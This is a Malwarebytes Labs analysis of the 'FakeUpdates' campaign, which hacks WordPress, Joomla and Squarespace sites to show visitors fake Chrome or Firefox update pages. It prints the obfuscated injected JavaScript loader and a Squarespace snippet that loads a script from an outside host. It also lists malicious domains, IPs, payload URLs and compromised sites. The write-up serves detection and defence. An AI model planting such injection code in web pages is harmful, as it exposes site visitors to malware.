'FakeUpdates' campaign leverages multiple website platforms | Malwarebytes Labs

By Jérôme Segura

Published: 2018-04-09 · Archived: 2026-04-05 16:57:09 UTC

A malware campaign which seems to have started at least since December 2017 has been gaining steam by enrolling a growing number of legitimate but compromised websites. Its modus operandi relies on social engineering users with fake but convincing update notifications.

Similar techniques were used by a group leveraging malvertising on high traffic websites such as Yahoo to distribute ad fraud malware. The patterns are also somewhat reminiscent of EITest's HoeflerText campaign where hacked websites are scrambled and offer a font for download. More recently, there has been a campaign affecting Magento websites that also pushes fake updates (for the Flash Player) which delivers the AZORult stealer by abusing GitHub for hosting.


Today, we are looking at what we call the 'FakeUpdates campaign' and describing its intricate filtering and evasion techniques. One of the earliest examples we could find was reported by BroadAnalysis on December 20, 2017. The update file is not an executable but rather a script which is downloaded from DropBox, a legitimate file hosting service, as can be seen in the animation below.

Figure 1: A typical redirection to the 'FakeUpdates' scheme from a hacked site">

This campaign affects multiple Content Management Systems (CMS) in somewhat similar ways. Several of the websites we checked were outdated and therefore vulnerable to malicious code injection. It is possible that attackers used the same techniques to build their inventory of compromised sites but we do not have enough information to confirm this theory.


WordPress and Joomla

Both WordPress and Joomla sites that were hacked bear the same kind of injection within their CMS' JavaScript files.



#	Server IP	Protocol	Host	URL	Body	Comments
1	198.89.125.18	HTTP	venturesafrica.com	/	109,893	Compromised WP site
	198.89.125.18	HTTP	venturesafrica.com	/wp-includes/js/jquery/jquery.js?ver=1.12.4	97,954	Injected code
2	84.200.84.236	HTTP	track.positiverefreshment.org	/s_code.js?cid=221&v=8fdbe4223f0230a9...	2,627	Redirection URL
	84.200.84.236	HTTP	track.positiverefreshment.org	/s_code.js?cid=221&v=788a6fa73b8674b...	4,911	Redirection URL
	84.200.84.236	HTTP	track.positiverefreshment.org	/s_code.js?cid=221&v=319720838199186...	2,388	Redirection URL
3	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/news.php?z=221&b=daf3c791f5c...	5,274	FakeUpdates Template
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/css.css	8,304	FakeUpdates Template
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/chrome.min.css	170,484	FakeUpdates Template
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/chrome_logo_2x.png	5,666	FakeUpdates Template
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/chrome-new.jpg	68,716	FakeUpdates Template
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/MTP_ySUJH_bn48VBG...	16,164	FakeUpdates Template
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/cJZKeOuBrn4kERxqta...	15,572	FakeUpdates Template
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/DXI1ORHCpsQm3Vp6...	16,152	FakeUpdates Template
	84.200.17.21	HTTP	gopr.catherinerust.com	/forums/chromefiles/k3k702ZOKiLJc3WVjup...	16,276	FakeUpdates Template
4	162.125.66.1	HTTPS	www.dropbox.com	/s/gd7s7ly58jgx5dy/Chrome_71.1.15.js?dl=1	0	JS Payload
	162.125.66.6	HTTPS	dl.dropboxusercontent.com	/content_link/bAO3NsavUlyUuR8UOXpx0u...	40,057	JS Payload
5	185.243.112.38	HTTP	my.gobiox.com	/1x1.png	10,212	Post-infection callback
	185.243.112.38	HTTP	my.gobiox.com	/1x1.png	1	Post-infection callback

Figure 2: A Compromised WordPress site pushing a fake Google Chrome update



#	Server IP	Protocol	Host	URL	Body	Comments
1	162.217.21.215	HTTP	dc.goss-supply.com	/	17,204	Compromised Joomla
	162.217.21.215	HTTP	dc.goss-supply.com	/media/system/js/caption.js	1,487	Injected code
2	84.200.84.236	HTTP	track.positiverefreshment.org	/s_code.js?cid=220&v=24eca7c911f5e102...	2,627	Redirection URL
	84.200.84.236	HTTP	track.positiverefreshment.org	/s_code.js?cid=220&v=77e997b1f7de3bc...	4,911	Redirection URL
	84.200.84.236	HTTP	track.positiverefreshment.org	/s_code.js?cid=220&v=5f210213d05805d...	2,378	Redirection URL
3	84.200.17.21	HTTP	bnfj.iamcoenrad.me	/forum/news.php?h=b033a2f448b06d33b...	4,762	FakeUpdates Template
	84.200.17.21	HTTP	bnfj.iamcoenrad.me	/forum/firefoxfiles/responsive-bundle.css	38,297	FakeUpdates Template
	84.200.17.21	HTTP	bnfj.iamcoenrad.me	/forum/firefoxfiles/plugincheck-bundle.css	15,559	FakeUpdates Template
	84.200.17.21	HTTP	bnfj.iamcoenrad.me	/forum/firefoxfiles/logo-large.db198f32d47...	6,069	FakeUpdates Template
	84.200.17.21	HTTP	bnfj.iamcoenrad.me	/forum/firefoxfiles/tabzilla-static.953a65a1...	4,931	FakeUpdates Template
	84.200.17.21	HTTP	bnfj.iamcoenrad.me	/forum/firefoxfiles/opensans-regular.6683...	47,112	FakeUpdates Template
	84.200.17.21	HTTP	bnfj.iamcoenrad.me	/forum/firefoxfiles/opensans-light.2120033...	52,156	FakeUpdates Template
	84.200.17.21	HTTP	bnfj.iamcoenrad.me	/forum/firefoxfiles/opensans-bold.5cf854f...	52,788	FakeUpdates Template
4	162.125.66.1	HTTPS	www.dropbox.com	/s/2s5re7221vpdrd7/Firefox_63.9.2.js?dl=1	0	JS Payload
	162.125.66.6	HTTPS	dl.dropboxusercontent.com	/content_link/80BFTZ7b0trdU3lQGyMwdUO...	38,951	JS Payload
5	185.243.112.38	HTTP	secur.rekomendasiforex.com	/index.aspx	10,560	Post-infection callback
	185.243.112.38	HTTP	secur.rekomendasiforex.com	/index.aspx	1	Post-infection callback

Figure 3: A Compromised Joomla site pushing a fake Mozilla Firefox update

Some commonly injected files include the *jquery.js* and *caption.js* libraries where code is typically appended and can be spotted by doing a comparison with a clean copy of the same file.





Figure 4: Diffing a clean and suspicious copy of the same library

The additional blurb of code is responsible for the next chain of events that loads the fraudulent layer onto the website you are visiting. The image below shows a beautified version of the code injected in the CMS platforms, whose goal is to call the redirection URL:


```
(function() {
    var g = navigator[z("#t(n6e{guA0rge{s,u,")];
    var v = document[z("0e,i{keojo{c{")];
    if (q(g, z("3s,w,o(d(nnifW4")) && !q(g, z("6d(i2o;r4d(n,As"))) {
        if (!x(b, g("p=4a{m}t;u(_,_;_6"))) {
            var p = document.createElement('script');
            p.type = 'text/javascript';
            p.async = true;
            p.src = g(
            'q81766)3,94a)0}3{2}0}f)3)2m2{4,e}b)dbf186=(v;&;1g2,2}=3d
            {i)c(?5scj).4e{d)o)c,_{s}/7g{r{o,.vt3n1esmphds,e4r}f)eurc
            e}vyi}t{ics)o(p7.)k,c6a)r(t(/{/):,ppt,t(h,');
            var j = document.getElementsByTagName('script')[0];
            j.parentNode.insertBefore(p, j);
        }
    }

    function g(a) {
        var t = '';
        for (var c = 0; c < a.length; c++) {
            if (c % 2 === 1) t += a[c];
        }
        t = n(t);
        return t;
    }

    function x(s, z) {
        if (s[g("#frO{xje;dqn;ip")](z) !== -1) {
            return true;
        } else {
            return false;
        }
    }

    function n(h) {
        var k = '';
        for (var i = h.length - 1; i >= 0; i--) {
            k += h[i];
        }
        return k;
    }
})();;
```

Figure 5: Injected code responsible for the redirection

We wrote a simple crawler to browse a list of sites and then parsed the results. We were able to identify several hundred compromised WordPress and Joomla websites even after a small iteration through the list. Although we don’t have an exact number of sites that are affected, we surmise that it is in the thousands.



Server IP	Server Type	Protocol	Host	URL	Body	Comments
50.63.95.77	Apache	HTTPS	accountdiscoverysystems.com	/wp-content/themes/trendis/js/superfish.js?ver=3.5.1	4,589	Redir to FakeUpdates
217.160.233.131	Apache	HTTP	acosphere2.co.uk	/media/system/js/core.js	4,374	Redir to FakeUpdates
52.26.170.73	Apache	HTTP	ac-pro.net	/js/jquery1.72.js	95,598	Redir to FakeUpdates
66.147.244.95	nginx/1.12.2	HTTPS	actiipsychology.com	/wp-includes/js/jquery/jquery.js?ver=1.12.4	97,943	Redir to FakeUpdates
185.107.94.93	Apache	HTTP	adobeillustratorcs6crack.com	/wp-includes/js/jquery/jquery.js?ver=1.12.4	97,954	Redir to FakeUpdates
162.217.21.215	nginx	HTTP	advantage.kineticnetworking.com	/media/system/js/mootools-core.js	95,201	Redir to FakeUpdates
198.136.50.83	LiteSpeed	HTTPS	agirlworthsaving.net	/wp-content/plugins/sticky-custom-post-types/sticky-...	1,445	Redir to FakeUpdates
198.71.233.161		HTTP	alternativestoronto.org	/wp-content/plugins/zeno-font-resizer/js/js.cookie.js...	4,435	Redir to FakeUpdates
45.60.98.42		HTTP	anglohispano.edu.co	/media/system/js/mootools-core.js	84,438	Redir to FakeUpdates
94.152.47.221	Apache	HTTP	annabrowko.pl	/media/jui/js/jquery.min.js	96,715	Redir to FakeUpdates
188.165.210.93	nginx	HTTPS	apr-news.fr	/sites/all/modules/jquery_update/replace/jquery/1.7/...	95,599	Redir to FakeUpdates
79.96.234.59	IdeaWebServer...	HTTP	aretehorizon.pl	/media/jui/js/jquery.min.js	96,715	Redir to FakeUpdates
94.26.92.72	nginx/1.11.10	HTTP	ariston-bg.com	/assets/themes/ariston/js/jquery.js	93,267	Redir to FakeUpdates
31.31.74.139	Apache	HTTP	artne.sk	/wp-includes/js/l10n.js?ver=20101110	1,066	Redir to FakeUpdates
193.70.89.162	Apache	HTTP	artsynergia.com	/wp-includes/js/jquery/jquery.js?ver=1.12.4	97,945	Redir to FakeUpdates
45.60.96.80		HTTP	asociar1.com	/wp-includes/js/jquery/jquery.js?ver=1.11.3	96,647	Redir to FakeUpdates
52.26.170.73	Apache	HTTP	audiocenter.net	/js/jquery1.72.js	95,598	Redir to FakeUpdates
178.254.3.170	Apache/2.4	HTTP	auto-motorrad-luy.com	/index.php?jat3action=gzip&jat3type=js&jat3file=t3...	330,106	Redir to FakeUpdates
217.160.0.29	Apache	HTTP	www.azurproenergies.com	/media/system/js/mootools-core.js	97,120	Redir to FakeUpdates
83.169.36.128	Apache	HTTP	www.baierlgut.at	/media/system/js/core.js	4,374	Redir to FakeUpdates
177.185.196.150	nginx/1.10.1	HTTPS	www.baixehd.com	/wp-content/themes/bhd/js/jquery.js	73,090	Redir to FakeUpdates
162.215.248.195	nginx/1.12.2	HTTP	becausewyoming.com	/wp-content/plugins/jetpack/modules/photon/photon...	2,136	Redir to FakeUpdates
199.180.80.8	Apache	HTTPS	www.bedbathhome.com	/mm5/themes/levels/js/plugins.js	57,112	Redir to FakeUpdates
79.96.195.65	IdeaWebServer...	HTTP	www.sksm.pl	/media/com_uniterevolution/assets/rs-plugin/js/jquer...	18,006	Redir to FakeUpdates
79.96.195.65	IdeaWebServer...	HTTP	benefits.sksm.pl	/media/system/js/mootools-core.js	84,651	Redir to FakeUpdates
104.156.62.114	Apache	HTTPS	bertech.com	/	94,699	Redir to FakeUpdates
185.8.172.52	LiteSpeed	HTTP	blog.arzjoo.com	/wp-content/plugins/zipmarket_poster/js/main-front.j...	1,642	Redir to FakeUpdates
197.221.14.14	Apache	HTTP	blog.tillydavies.co.za	/wp-includes/js/jquery/jquery.js?ver=1.11.3	96,735	Redir to FakeUpdates
94.182.183.218	Apache/2.4.25 ...	HTTP	blog.namava.ir	/wp-content/plugins/js_composer/assets/js/dist/js_c...	19,446	Redir to FakeUpdates
192.186.232.163	Apache	HTTP	bloomingtonkatmandu.com	/media/system/js/mootools-core.js	97,120	Redir to FakeUpdates
192.186.232.163	Apache	HTTP	bloomingtonkatmandu.com	/templates/yoo_subway/warp/js/warp.js	7,592	Redir to FakeUpdates
208.67.16.157	Apache	HTTP	blueshoes.hu	/media/dojo/20180409/31d504ddd84f017d7ebdf847...	109,904	Redir to FakeUpdates
52.62.167.188	Apache/2.4.29 ...	HTTP	bordercarpets.com.au	/media/jui/js/jquery.min.js?b9b53b685bb2d58d5c2a4...	97,921	Redir to FakeUpdates

Figure 6: A partial list of compromised sites

Squarespace

Squarespace is another popular Content Management System that is also affected by the same campaign. This was pointed out by @Ring0x0 and we found a forum post dated February 28, where a Squarespace user is asking for help, saying "*it basically redirected me to a full page "your version of chrome needs updating*"".





Figure 7: A Squarespace user reporting that their sites was tampered with

So I login to the admin panel and in the GIT HISTORY it shows that one of my users which has never even logged in before, has sent an upload: site-bundle.js last week, along with some other big list of files {sic}.

We dug deeper into these compromises and identified a slightly different redirection mechanism than the one used on WordPress or Joomla sites. With Squarespace, a blurb of JavaScript is injected directly into the site's homepage instead.



#	Server IP	Protocol	Host	URL	Body	Comments
1	198.185.159.144	HTTP	www.egliselyoncentre.fr	/	337,384	Squarespace site
2	45.32.52.31	HTTP	query.network	/jquery?frm=script&se_referrer=&default_...	0	Redir to injected code
	45.32.52.31	HTTPS	boobahbabies.com	/site/site-bundle.js	713	Injected code
3	23.152.0.118	HTTPS	track.amishbrand.com	/s_code.js?cid=232&v=47acc84c33bf85c5...	2,579	Redirection URL
	23.152.0.118	HTTPS	track.amishbrand.com	/s_code.js?cid=232&v=252f8b8caab3dd1...	4,863	Redirection URL
	23.152.0.118	HTTPS	track.amishbrand.com	/s_code.js?cid=232&v=a634b0baa853e05...	2,446	Redirection URL
4	84.200.17.21	HTTPS	pask.spgolfshoes.com	/95b40f61578eed04ff464c5055990abbupd...	4,764	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/responsive-bundle.css	38,297	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/plugincheck-bundle.css	15,559	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/tabzilla-static.953a65a1f4a4.png	4,931	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/logo-large.db198f32d472.png	6,069	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-regular.668362de76...	47,112	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-light.2120033991a4...	52,156	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-bold.5cf854f3d1c0....	52,788	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-light.c709d7bf4556....	69,232	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-bold.2abfa530b0d8....	70,048	FakeUpdates Template
	84.200.17.21	HTTPS	pask.spgolfshoes.com	/firefoxfiles/opensans-regular.fe6f746bb3...	63,788	FakeUpdates Template
5	162.125.66.1	HTTPS	www.dropbox.com	/s/brmw5jhhlmgokar/Firefox_63.9.42.js?dl=1	0	JS Payload
	162.125.66.6	HTTPS	dl.dropboxusercontent.com	/content_link/8EdDbuJGtZCoH2rR2kr3CBdk...	40,196	JS Payload
6	185.243.112.38	HTTP	secur.rekomendasiforex.com	/index.aspx	10,512	Post-infection callback
	185.243.112.38	HTTP	secur.rekomendasiforex.com	/index.aspx	1	Post-infection callback

Figure 8: Traffic showing a malicious redirection taking place on a Squarespace site

It pulls a source file from *query[.]network* that in turn retrieves *bundle.js* from *boobahbaby[.]com*:

```
<script type="application/javascript">
    var d = document;
    var s = d.createElement('script');
    s.src = '//query.network/jquery?frm=script&se_referrer=' +
    encodeURIComponent(document.referrer) + '&default_keyword=' +
    encodeURIComponent(document.title) + '&' + window.location.
    search.replace('?', '&') + '';
    if (document.currentScript) {
        document.currentScript.parentNode.insertBefore(s, document.
        currentScript);
    } else {
        d.getElementsByTagName('head')[0].appendChild(s);
    }
</script>
```

```
Location: https://boobahbaby.com/site/bundle.js
```

Figure 9: The injected code present in hacked Squarespace sites

bundle.js contains the same script we described earlier that is used to call the redirection URL:

